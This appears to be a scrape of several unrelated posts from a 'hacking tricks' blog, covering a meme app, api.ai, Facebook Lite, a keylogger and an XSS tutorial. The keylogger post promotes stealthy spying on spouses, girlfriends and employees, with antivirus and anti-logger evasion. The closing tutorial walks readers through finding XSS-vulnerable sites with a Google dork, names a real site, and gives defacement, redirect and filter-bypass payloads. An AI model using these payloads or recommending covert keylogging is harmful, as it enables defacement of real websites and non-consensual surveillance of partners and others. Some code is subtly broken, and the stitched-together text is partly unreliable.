Creating a few Dekh Bhai meme and troll images is very funny task indeed. You have seen many-a-people creating and sharing Dekh Bhai meme on social networking sites. You too sometimes wanted to create Dekh Bhai Meme, that too on android smartphone. Well, generating Dekh Bhai meme on Android smartphone is not a big and clumsy task at all. You can easily create Dekh Bhai meme on Android Smartphone. The question here is What is the best method to generate Dekh Bhai meme on Android Smartphone? The solution is very simple- Dekh Bhai Meme Generator.
What is Dekh Bhai Meme Generator?
Dekh Bhai Meme Generator is actually an android app which is used to create funny Dekh Bhai meme and trolls. These Dekh Bhai funny meme and trolls may be based on various person or topic including Politicians, Players, Actors, Movies, Games, Friends etc. The aim of these meme is to entertain only. However, you can download Dekh Bhai Meme Generator from 9app and then use it. For your convenience, let me tell you that Dekh Bhai Meme Generator app is absolutely free to download. Follow the download link provided above and then select the option Download rather than Fast Download. Once downloaded, install the Dekh Bhai Meme Generator app in your android phone. Installation process is very simple and you don't need any special guideline to install the app.
Also Check: Learn to be a Hacker Easily
How to use Dekh Bhai Meme Generator app?
It is pretty much easy to use Dekh Bhai Meme Generator app. Once installed open the app in your device and follow the steps given below.
Step 1
Initially you will get a meme like this. You can edit it by adding text of your choice.
Step 2
To add text, select Text option in bottom left corner. It will open up a box having two text filed. You can add your text here. First one is for title and second one is for content. Add the text message which you want to show.
Step 3
After adding text and image of your choice, you can also resize and move your text as well as image.
Step 4
You can also use other character, meme or smiley as per your choice. Dekh Bhai Meme Generator app contains image of famous celebrities like Narendra Modi, Barack Obama, Amir Khan, Baba Ramdev, Paresh Rawal as Babu Rao, Amitabh Bachhan, Rahul Gandhi, Rajnikanth, Sachin Tendulkar, Bala Thakrey, Jaylalita, Arvind Kejariwal, Lalu Yadav, Mulayam Singh Yadav, L. K. Advani, Sonia Gandhi, Rajnath Singh and many more.
Also Check: How To Make Money on Facebook Easily Best Tricks
In short, there are too many options available for you which you can extensively use. To use any character, simply touch it to select. After selecting, add your message as I have already described above and save it. You have created a cool meme right now. It's time to share them on Social Media to get attention. Here are a few memes created by me which I shared on Facebook. I got a lot of praise for it.
A Personal Message to You
It is nice to see that you have gone through Create Dekh Bhai Meme On Android Free. I hope that you have enjoyed the article. However, if you want me to deliver more hacking tutorials and article then please share my post. You can use Social Sharing Widget provided at the end of every post. After all Sharing is Caring!!!
Thank You. Have a nice day ahead!!!

Also Check: All In One Keylogger Review
What Is Api.ai?
Api.ai is a brilliant tool which allows developers to add speech interface in their app easily. It is pretty much efficient tool. I have used Assistant app on Micromax YU Yureka smartphone which uses api.ai to recognize natural language. I have found it best speech recognition tool. It was able to recognize my dangerous English with creepy pronunciation easily!!! So, you can understand the importance of api.ai tool easily. It works with Mobile App as well as Wearables (like Google Glass), Robots, Automotive and Smart Home. It means that you can use api.ai tool to provide speech interface to your andriod app as well as wearables, robots (seems pretty cool) and smart TV. Main features of api.ai are as follows-
(1.) High Performance
(2.) Conversation Support
(3.) Availability of Knowledge for multiple domains
(4.) Voice Recognition+Natural Language Understanding+Text-to-Speech
(5.) SDK available for iOS, Android, Web and Python
(6.) Learns from Interaction with User (sort of Artificial Intelligence seen in Hollywood Sci-Fi!!!)
Who Can Use api.ai?
Well, if you are a general user then api.ai is of no use for you. Although, if you are a programmer or app developer than it is the tea of your cup which you should must taste.
You can use it to make an app like Jarvis of Iron Man movie series. Or, you can use it to create English teaching app. These sort of app have high demand in India.
How to use api.ai?
It is pretty much easy to use api.ai tool. For every new task like Searching, Calling, Playing music ,there are certain easy-to-use code which you need to insert. You can understand it easily from following example-
For more information regarding api.ai, you can visit official website of api.ai.
A Personal Message To You
It is nice to see that you have gone through Api.ai Speech Recognition System to Develop Speech Interface for your own App. I hope that you have enjoyed the article. However, if you want me to deliver more such hacking article and tutorial then please share my post. You can use Social Sharing Widget provided at the end of post. After all, Sharing is Caring!!!
Thank you. Have a nice day ahead!!!
How To Download Facebook Lite App in Android?
It is pretty much easy to download Facebook Lite app in your android smartphone. You can easily download it from Google Play Store or any other android app provider website free of cost. One of the main feature of Facebook Lite App for Android is that it's size is 435 KB which is damn too low. Anyone can easily download the .apk file with ease and install it.
How To Use Facebook Lite App?
After installation, open Facebook Lite App. If you are using it for first time then it will ask you to Log In.
Simply use your Facebook Login credentials to Log In. One of the main feature of it is that the app automatically import all your phone contacts and sync it with your facebook account. In this way, you can easily connect with those too who are in your contact but not on facebook.
The Facebook Lite App works same as official Facebook App.
You can Watch News Feed, Check Notifications, Read Messages, See Friend Requests, Access Groups and Manage Pages.
It also sends notifications on your android smartphone. In short, you can perform all sort of activities with it but with a lightening speed. Like I earlier said, I myself have tested Facebook Lite App on Android smartphone with Super Slow Internet connection and it worked as miracle for me. This pretty awesome Facebook Lite App will be a treasure for Rural India Facebookers who always face slow connectivity problem. For you too, I highly recommend Facebook Lite App to access facebook faster on 2G network. It will be better if you recommend this app to all your friends. Sadly, Facebook Lite App is currently available on Android platform only. I hope that in future Facebook will find a solution to provide faster connectivity on Basic Internet Phone.
A Personal Message To You
It is nice to see that you have gone through Facebook Lite app for Android to use facebook faster on slow 2G internet connection. I hope that you have enjoyed the article. However if you want me to deliver more hacking tutorials and articles then please share my post. You can use Social Sharing Widget provided at the end of every post. After all, Sharing is Caring!!!
Thank you. Have a nice day ahead!!!
In this ever-changing world of technology, it is really difficult to monitor the activities of your employee, sibling or spouse. Today, Internet is being used for multiple purposes and some of them are really dangerous. It is a matter of concern for people to know what their loved one are doing on Internet behind them. The ultimate solution to this problem is- Keylogger. But, like any other product available in market, there are too many options available in keylogger too. So, it is really difficult to choose a good Keylogger having all features suiting your demands. Don't worry. Here I am going to help you to choose best keylogger to spy on your target.
What is a Keylogger?
It is pretty much easy to define the term "keylogger". A keylogger is a software which records every keystroke pressed by an user. It also sends all captured report to the hacker remotely. It works in complete stealth mode and no Anti Virus is able to detect it (although, it actually depends on keylogger). Some keylogger have advanced functions too like capturing screenshot, recording voice, sending report over FTP and LAN, capturing all chat conversation etc. Now, I think that you are able to understand the basic concept of keylogger. Still ,the problem persist to choose a good keylogger. In my opinion, if you want a keylogger for domestic purpose then All In One keylogger is your best choice.
Features of All In One Keylogger
Following are the important features of All In One Keylogger-
(i.) Runs at Windows Startup.
(ii.) Runs in Stealth Mode (completely hidden in Windows Startup list, Program Tray Icon, Task Manager).
(iii.) Can automatically copy all the data in a pen drive when inserted (Unique Feature).
(iv.) Can capture characters copied on Clipboard.
(v.) Can capture screenshot as per your convenience.
(vi.) Can record sound from Microphone (Best Unique Feature).
(vii.) Can send report to Email over Secured and Encrypted connection (Quite Good Feature).
(viii.) Can upload reports directly to your FTP server.
(ix.) Can secure keylogger interface with a password.
(x.) Can set Hot Keys (combination of few keys) to open the keylogger.
(xi.) Can Block Programs and URLs to be opened in computer (essential feature of a good monitoring software).
(xii.)Can Auto Uninstall the software on a predefined day of your choice (Unique Feature).
(xiii.) Can disable Anti-logger software automatically (Best Unique Feature available only with this keylogger).
So, these are a few features of All In One Keylogger. Features marked with Tags like Unique, Essential and Good are very important feature of this ultimate keylogger.
Drawback of All In One Keylogger
Although All In One Keylogger is the best Computer Monitoring Software which I have ever tried. Still, I found a few drawbacks of this keylogger-
(i.) You can not install it remotely. So, it is a big problem for you if you do not have access to the computer which you want to monitor.
(ii.) Again, you need Physical Access to the computer to purchase and register the keylogger. It is also a big headache. You have to physically access the system to enter Registration Code.
How to get All In One Keylogger
You can download All In One Keylogger from it's official site Relytec. Free Version is available for 7 days trial. After that you can purchase the software which costs $69.95 (Rs 4732) only.
Final Words about All In One Keylogger
So, here is my last words about All In One Keylogger. If you want to have a keylogger to keep an eye on activities of your wife, girlfriend, employee, children then this software is pretty much awesome. I strongly recommend this keylogger since it contains all awesome features which you need. However, if you want to hack someone then this is not you should rely on. Since, you can not install it remotely hence it is not the tea of your cup.
A Personal Message To You
It is nice to see that you have gone through All In One Keylogger- Best Computer Monitoring Software. I hope that you have enjoyed the article. However, if you want me to deliver more hacking tutorials and articles then please share my post. You can use Social Sharing Widget provided at the end of every post. After all, Sharing is Caring!!!
Thank You. Have a Nice day ahead!!!
Today everyone is aware of the fact that Android Smartphones are very popular in the market and a lot of people are using them. We are not going to discuss why android smartphones are so popular. The matter is Can anyone use Android Smartphone for Website Hacking? I have already mentioned earlier that there are not too much Android Hacking App available in store. Still, a hacker can easily hack and deface thousands of websites (Yes, you read it correctly!!!) with a simple Android Smartphone, Internet Connection and a Web Browser. XSS (often known as Cross Site Scripting)is a method used to hack websites. XSS attack and Sql Injection attack are two most popular and widely used website hacking method. There are literally thousands of websites vulnerable to these attack methods. Most importantly, a hacker can easily hack and deface websites on android smartphone by XSS attack method. Here is a step-by-step guide to hack and deface websites on android smartphone by XSS method.
What is XSS Attack?
Cross Site Scripting (XSS) is a security flaw/loophole/vulnerability, present in websites, which allows a user, to inject malicious codes, on the target website. I hope that you have a basic idea of what XSS attack is . Now, let me describe the effect of XSS attack. If a hacker finds a website vulnerable to XSS attack, he can inject his own HTML or Java Script. And if you are aware of these web designing language then it is quite easy to understand the devastating effect of these malicious codes.
Types of XSS Attack
Basically, there are two types of XSS attack. These are- (i.) Persistent XSS and (2.) Non-persistent XSS. I am not going to explain them in detail since it will make the tutorial boring and lengthy. It is enough to know that in case of persistent XSS, the user input is permanently stored in database which can affect other users too. While in case of Non-persistent attack, user input is shown only to the hacker who has injected the code. So, obviously Persistent XSS attack method is more dangerous.
How to find a Website Vulnerable to XSS attack?
There are many ways to find XSS Vulnerability on Android Smartphone. You can use following methods to do so-
Manual Search-
You can search websites manually to find XSS Vulnerability in a website. To find the vulnerability, you need to input some Java Script code in input field of website. You can input Java Script code in Search Box, Comment Section, Forum Post to check it. The most common code you can use is - <script>alert("hi")</script>. If the webpage shows a pop-up window with message "hi" then the website is vulnerable to XSS attack.
Web Vulnerability Checker-
There are many software available for free download which scans the whole website to find a vulnerability. You can use such software to find XSS vulnerability on a particular website. Acunetix Web Vulnerability Checker software is probably the best software in this category. Download Acunetix web Vulnerability Checker from internet and install it in your system. Open the web vulnerability checker and input the website which you want to hack. It will scan the whole website in order to find any vulnerability including XSS too.
Google Dork-

You can use Google Dorks effectively to find websites vulnerable to XSS attack. I have already explained Google Dorks in Havij Tutorial. The best Google Dork to find XSS Vulnerability is inurl:search.php?q=. Input this term in Google Search Box. It will provide you thousands of websites which may be vulnerable to XSS attack. You have to check if a website is vulnerable or not. To do so, you have to insert Java Script code in address bar. For example, I have found following site by using Google Dork:- http://www.theecologist.org/search.php?q=. So, now I have to insert a code in address bar to check whether it is vulnerable to XSS attack or not.
Hence, I inserted this code in address bar:- http://www.theecologist.org/search.php?q=<script>alert("hi")</alert>. After opening the web address a pop-up screen with "hi" message is displayed on website which means that it is vulnerable to XSS attack.
What to do with a Website Vulnerable to XSS attack?
There are many tasks you can perform once you find a XSS Vulnerable site. You can deface the website which is the coolest thing to do. Defacing the website means that the hacker has changed the original content of website with the content of his own. There are a few code which you can use to do so-
(i.) <html><body><img src="http://www.abc.com/your-image.jpg" /></body></html>
You can use this code to upload any image of your choice on the website.
Syntax- http://www.theecologist.org/search.php?q=<html><body><img src="http://www.code7.co.uk/images/easyblog_images/817/2e1ax_oneweb_entry_hacked-website.jpg" /></body></html>
(ii.) <html><body><center>
<font face="calibri" color="purple" size="05">Your Website is Hacked Now</font></center>
</body></html>
You can use this code to show your message on the website.
Syntax- http://www.theecologist.org/search.php?q=<html><body><center>
<font face="calibri" color="purple" size="05">Your Website is Hacked Now</font></center>
</body></html>
(iii.) <script>document.body.background="http://www.abc.com/your-image.jpg";</script
You can use this code to change the background image of the website.
(iv.) <script>window.location="http://www.amazinghackingtricks.com";</script>
You can use this code to redirect the website to any other website. You can use this to redirect XSS Vulnerable site to your defacement page uploaded on Internet.
Syntax- http://www.theecologist.org/search.php?q=<script>window.location="http://www.amazinghackingtricks.com";</script>
How to Bypass Filtration Used on many Websites?
Actually, many-a-websites are vulnerable to XSS attack. But, when you input code like <script>alert("hi")</script> on those websites then it results in nothing. The reason is that those websites have slightly advanced filtration mechanism which stops these codes to work. However, you can bypass the filtration by using following codes-
(i.) q="><script>alert('hi')</script>
(ii.) q="><script>alert("hi")</script>
(iii.) q="><script>alert("hi");</script>
(iv.) q="><script>alert("/hi");</script>
(v.) q="><img src='javascript:alert('hi');'>
A Personal Message to You
It is nice to see that you have gone through How to hack and deface websites on android smartphone by XSS attack method. I hope that you have enjoyed the article. However, if you want me to deliver more hacking tutorials and articles then please share my post. You can use Social Sharing Widget provided at the end of every post. After all, Sharing is Caring!!!
Thank You. Have a nice day ahead!!!